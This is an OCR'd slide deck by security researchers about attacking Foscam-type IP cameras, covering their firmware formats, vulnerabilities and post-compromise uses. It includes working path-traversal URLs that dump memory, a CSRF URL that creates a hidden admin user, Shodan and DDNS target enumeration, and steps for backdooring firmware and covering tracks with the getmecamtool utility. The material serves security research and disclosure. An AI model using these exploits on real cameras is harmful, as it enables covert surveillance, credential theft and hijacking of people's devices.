
To Watch Or To Be Watched

Turning your surveillance camera against you

Sergey Shekyan
Artem Harutyunyan
Qualys, Inc.

Which one?


Google
indoor wireless ip camera
Web
Images
Maps
Shopping
Videos
More
Search tools
About 4,350,000 results (0.56 seconds)
Amazon.com: FI8918W FOSCAM wifi wireless indoor IP Camera, 2 ...
www.amazon.com › ... › Surveillance Cameras › Bullet Cameras
Motion detection alert via email or upload image to FTP Image Sensor?1/4" Color CMOS Sensor?Disaplay Resolution? 640 x 480 Pixels(300k Pixels)?Lens ? f: ...
Foscam - Indoor Wireless IP Camera - Best Buy - customer reviews
reviews.bestbuy.com › ... › Webcams Reviews
Oct 18, 2012 – Best Buy product reviews and customer ratings for Foscam - Indoor Wireless IP Camera - Black. Read and compare experiences customers ...
Foscam Indoor Wireless IP Camera FI8910W - Best Buy
www.bestbuy.com/...Indoor-Wireless-IP-Camera.../6553265.p...
★★★★★ Rating: 5 - Review by iBluff - Nov 18, 2012 - $80.98 - In stock
Nov 18, 2012 – FOSCAM Indoor Wireless IP Camera: CMOS image sensor; 640 x 480 resolution; IR night vision up to 26.2'

What can it do?

"Enjoy the convenience and peace of mind knowing that your loved ones and personal belongings are safe and out of harm's way. ***Stream live video and audio directly to your PC*** *(Windows & Mac), Smartphone (Iphone/ Android/Blackberry) or Tablet PC (Ipad/Android/Windows 8)."*

"Get instant notifications via ***email/ftp*** *whenever motion is detected. Record snapshots when anyone enters or exits your driveway, backyard, home or business."*

"Foscam is designed to work right of the box - simply ***connect the camera to your wireless network, setup port-forwarding*** *and away you go. Once properly configured, the camera operates independently without the need for any computer."*

Text from product description on amazon.com

Camera (Foscam FI8910W)

Camera is built on Winbond W90N745 board (32bit ARM7TDMI)

Runs uClinux (based on 2.4 Linux kernel)

Board Support Package is available from the board vendor

Image from http://www.computersolutions.cn/blog/

Component overview

Software components

System

Web UI

Settings

System firmware

Custom binary file to store compressed kernel and ROMFS image, ~ 1.8Mb

- header: magic, size of linux.bin, size of romfs.img
- linux.bin and romfs.img

romfs.img contains ‘camera’ binary and uClinux boot scripts

linux.bin

```
00000000  50 4b 03 04 14 00 02 00  08 00 9c 40 62 40 52 be  |PK.........@b@R.|
00000010  e3 [illegible]7 6b df 0a 00 5c b7  15 00 09 00 00 00 6c 69  |..k...\.......li|
00000020  [illegible]                                       07 8e  |nux.bin...|T....|
00000030  [illegible]                                       6d c4  |...$KX.$.@.X..m.|
00000040  a8 07 88 36 6a 94 45 d0  52 a1 ba bc 29 b5 b4 8d  |...6j.E.R...)...|
00000050  8a 96 de 62 8d 96 b6 dc  5e ac 9b 64 13 90 06 0c  |...b....^..d....|
00000060  10 5e c4 68 b6 4a 7b d1  8b b7 b4 c5 96 6b 69 ef  |.^.h.J{......ki.|
00000070  0a 68 a9 45 4b 15 5b 6b  69 3d bb 9b d3 84 2c 6d  |.h.EK.[ki=....,m|
00000080  d3 96 f6 72 2d 75 7f df  ef cc 6c 76 13 b1 2f f7  |...r-u....lv../.|
00000090  de df ef f3 ff 7c fe cd  87 61 f6 cc 99 33 af cf  |.....|...a...3..|
000000a0  3c 6f f3 cc 33 22 1e 4b  3c 63 c6 52 af 8a 58 4a  |<o..3".K<c.R..XJ|
```

PK\003\004 Zip magic number


romfs.img

```
00000000  2d 72 6f 6d 31 66 73 2d  00 0f f1 d0 c2 40 52 e1  |-rom1fs-.....@R.|
00000010  72 6f 6d 20 35 31 34 34  37 36 37 61 00 00 00 00  |rom 5144767a....|
00000020                                    0 d1 ff ff 97  |...I... ........|
00000030                                    00 00 00 00 00  |................|
00000040  00 00 00 60 00 00 00 20  00 00 00 00 d1 d1 ff 80  |...`... ........|
00000050  2e 2e 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000060  00 00 00 c9 00 00 00 80  00 00 00 00 8b 92 8e b7  |................|
00000070  74 6d 70 00 00 00 00 00  00 00 00 00 00 00 00 00  |tmp.............|
00000080  00 00 00 a0 00 00 00 60  00 00 00 00 d1 ff ff 00  |.......`........|
00000090  2e 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

-rom1fs- ROMFS header

http://lxr.linux.no/linux/Documentation/filesystems/romfs.txt

WebUI


FOSCAM
Indoor Pan/Tilt IP Camera
Flip
Mirror
Resolution
640*480
Mode
60 HZ
Brightness
6
Contrast
4
Preset
Set
1
Go
Refresh camera params
Refresh video
Snapshot
Audio
Close Audio
Device Management

WebUI

User Agent

Web

http://admin:pass@camera/

=

http://camera/videostream.cgi?

=

GET /live.htm HTTP/1.1
Authorization: Basic YWRtaW46cGFzcw==

+

<img src = “videostream.cgi”>

CGI

WebUI Firmware

Custom binary file format to store static content to be served by embedded web server, ~100Kb

header: magic, checksum, file size, version)

for each file: lengh of file name, file name, type (dir|file), length of file, file

WebUI Firmware

```
00000000  bd 9a 0c 44 19 ae 08 05  f4 2f 0f 00 02 04 0a 02  |...D......./......|
00000010  0a 00 00 00 2f 61 64 6d  69 6e 2e 68 74 6d 01 20  |..../admin.htm. |
00000020  04 00 00 3c 68 74 6d 6c  3e 0d 0a 3c 68 65 61 64  |...<html>..<head|
00000030  3e 0d 0a 3c 6d 65 74 61  20 68 74 74 70 2d 65 71  |>..<meta http-eq|
00000040  75 69 76 3d 22 43 6f 6e  74 65 6e 74 2d 54 79 70  |uiv="Content-Typ|
00000050  65 22 20 63 6f 6e 74 65  6e 74 3d 22 74 65 78 74  |e" content="text|
00000060  2f 68 74 6d 6c 3b 20 63  68 61 72 73 65 74 3d 75  |/html; charset=u|
00000070  74 66 2d 38 22 3e 0d 0a  3c 6c 69 6e 6b 20 72 65  |tf-8">..<link re|
00000080  6c 3d 22 73 74 79 6c 65  73 68 65 65 74 22 20 68  |l="stylesheet" h|
00000090  72 65 66 3d 22 73 74 79  6c 65 2e 63 73 73 22 20  |ref="style.css" |
000000a0  74 79 70 65 3d 22 74 65  78 74 2f 63 73 73 22 3e  |type="text/css">|
000000e0  52 3a 20 23 38 34 38 32  38 34 0d 0a 7d 0d 0a 3c  |R: #848284..}..<|
```

Sum of all bytes starting 0xC

Settings section

Fixed size 5Kb data structure to store camera configuration

- header: magic, checksum, camera id, system firmware version, webUI version, camera alias
- user/password, network settings, wifi, e-mail, ftp, MSN credentials

Settings

```
00000000  bd 9a 0c 44 6f a1 00 00  34 15 00 00 30 30 36 32  |...Do...4...0062|
00000010  36 45 34 34 34 37 3  37  00 0b 25 02 2e 02 04 0a  |6E444717..%.....|
                                   69 65 6c 64 64 64 64 64  |.camerafieldddddd|
00000030  64 64 64 64 64 00 00 64  6d 69 6e 00 00 00 00 00  |ddddd..dmin.....|
00000040  00 00 00 61 61 61 00 00  00 00 00 00 00 00 00 00  |...aaa..........|
00000050  02 00 73 65 72 31 32 33  34 35 36 37 38 00 00 32  |..ser12345678..2|
00000060  33 34 35 36 37 38 39 30  31 32 00 00 00 6f 6f 6f  |3456789012...ooo|
00000070  6f 6f 6f 6f 6f 6f 6f 6f  00 00 6f 6f 6f 6f 6f 6f  |oooooooo..oooooo|
00000080  6f 6f 6f 6f 6f 00 00 00  00 00 00 00 00 00 00 00  |ooooo...........|
00000090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

Sum of all bytes starting 0xC

Where are vulns?

Auth bypass/privilege escalation

CVE-2013-2560 by Arnaud Calmejane and Frederic Basse – allows to dump the entire memory, with no credentials

http://cameraurl//proc/kcore

http://cameraurl//../proc/kcore

http://cameraurl/spanish/../../proc/kcore

http://operator_usr:operator_pwd@camera/decoder_control.cgi?command=1&next_url=/proc/kcore

kcore

```
00000030  00 00 00 00 00 00 61 64  6d 69 6e 00 00 00 00 00  |......admin.....|
00000040  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000050  02 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
00000060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
000000f0  00 00 00 68 69 74 62 32  30 31 33 61 6d 73 00 00  |...hitb2013ams..|
00000100  68 69 74 62 32 30 31 33  61 6d 73 00 00 02 00 00  |hitb2013ams.....|
00000110  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
```

kcore

```
102972 01923b0: 353a 3264 3762 0d5f 6170 706c 652d 6d6f  5:2d7b._apple-mo
102973 01923c0: 6264 6576 045f 7463 7005 6c6f 6361 6c00  bdev._tcp.local.
102974 01923d0: 00ff 0001 0a53 6c6f 7768 616d 6d65 72c0  .....Slowhammer.
                                    ...
102979 0192470: 3604 6172 7061 0000 0c80 0100 0000 7800  6.arpa........x.
102980 0192480: 02c0 a202 3133 0131 0130 0231 3007 696e  ....13.1.0.10.in
102981 0192490: 2d61 6464 72c0 f300 0c80 0100 0000 7800  -addr........x.
                                    ...
103040 01927f0: 6167 6963 426f 7820 7072 6f64 7563 743d  agicBox product=
103041 0192800: 2842 726f 7468 6572 2048 4c2d 3231 3430  (Brother HL-2140
103042 0192810: 2073 6572 6965 7329 2372 703d 4272 6f74   series)#rp=Brot
103043 0192820: 6865 7220 484c 2d32 3134 3020 7365 7269  her HL-2140 seri
103044 0192830: 6573 2048 394a 3730 3833 3638 2370 646c  es H9J708368#pdl
```

CSRF

```
http://cameraurl/set_users.cgi?
user1=&pwd1=&pri1=2&user2=&pwd2=&
pri2=&user3=&pwd3=&pri3=&user4=&p
wd4=&pri4=&user5=&pwd5=&pri5=&use
r6=&pwd6=&pri6=&user7=&pwd7=&pri7
=&user8=csrf&pwd8=csrf&pri8=2&nex
t_url=http://www.google.com
```

Getting a camera ...

... In the wild

~2 out of 10 cameras brought by Shodan (www.shodanhq.com) will authenticate you with '*admin*' without password

The vast majority of cameras have firmware vulnerable to path traversal vulnerability that allows authentication bypass

Login bruteforce of server basic authentication (so 90s, but THC Hydra does a great job)

... Targeted

Targeted CSRF attacks will always work until they redesign authentication

Clickjacking

Got access. Now what?

What can you do?

Grab videostream, email, ftp, MSN, wifi credentials

It's a Linux box on the Internet

- Run arbitrary software (think botnet, proxies, scanners)
- Host malware

It's a Linux box on the intranet too!

Attack victim's browser (think BeEF)

Cameras in the wild

Services

HTTP 83,894

HTTP Alternate 16,565

Oracle iSQL Plus 408

Synology 358

Oracle iSQL Plus 90

Source: www.shodanhq.com
(search for 'Netwave IP Camera')

Top Countries

United States 16,293

Germany 15,898

France 13,289

Top Cities

Central District 2,230

Beijing 1,242

Paris 891

DDNS can help too

Camera vendors provide DDNS service

- Foscam - XX#####.myfoscam.org (e.g. aa1234.myfoscam.org)
- EasyN - XXXX.ipcam.hk (e.g. aaaa.ipcam.hk)
- Apexis - X#####.aipcam.com (e.g. a1234.aipcam.com)
- Wansview - ###XXXX.nwsvr1.com (e.g. a123aaaa.nwsvr1.com)
- Insteon - X######. nwsvr1.com (e.g. a12345.myipcamera.com)

*.myfoscam.org

- ~141000 valid IPs
- ~41000 responded to ping
- ~7200 had a web server running on port 80
- ~2600 responded with 'Server: Netwave IP Camera'

DEMO

Create a backdoor

- Add a hidden user to the camera

Add hook to victim's browser

Host a proxy on the camera (inject new code)

Altering Camera Web UI: adding a hook to victim's browser

Figure out version of the Web UI (CGI API)

Find the Web UI of the same version (internets)

Unpack (uiextract)

Add new code (patch)

Pack everything back (uipack)

Verify (uiextract)

Push back to the camera (CGI API)

Cleanup the log (CGI API)

github.com/artemharutyunyan/getmecamtool

Altering the camera firmware: silently slipping a new code

Figure out version of the firmware (CGI API)

Find the firmware of the same version (internets)

Unpack the firmware (sysextract)

Add new code (prepare and cross-compile)

Pack everything back (mount, cp, genromfs, syspack)

Verify (sysextract)

Push back to the camera (CGI API)

Cleanup the log (CGI API)

github.com/artemharutyunyan/getmecamtool

Usecase: a proxy

GET / HTTP/1.1
Host: ar1234.myfoscam.org

CONNECT: www.google.com:443
...
GET / HTTP/1.1

NAT
port 80

```
if(knows_im_a_proxy)
    tunnel_the_connection();
else
    connect_to_the_camera();
```

Internets

Demo doing all of the above with a single command

```
$ ./getmecamtool -h
A script for demonstrating the work of camtool utilities
Usage: ./getmecamtool -c <cmd> [OPTIONS]
OPTIONS:
    -c <cmd> command (availble commands are inject_exec inject_proxy
poison_webui)
    -a <addr> address of the camera
    -u <username> username for accessing the camera
    -p <password> password for accessing the camera
    -e <exec> path to executable file for injecting to the camera
    -k <args> arguments with which the executable has to run
    -s <path> path to system firmware library folder
    -i <inject username> username to create on the camera
    -l <inject password> password for the new username
    -w <webui patch> absolute path to the Web UI patch file
    -o <new port> new port the camera firmware should listen on
    -h display this message
$
```

github.com/artemharutyunyan/getmecamtool

DoS

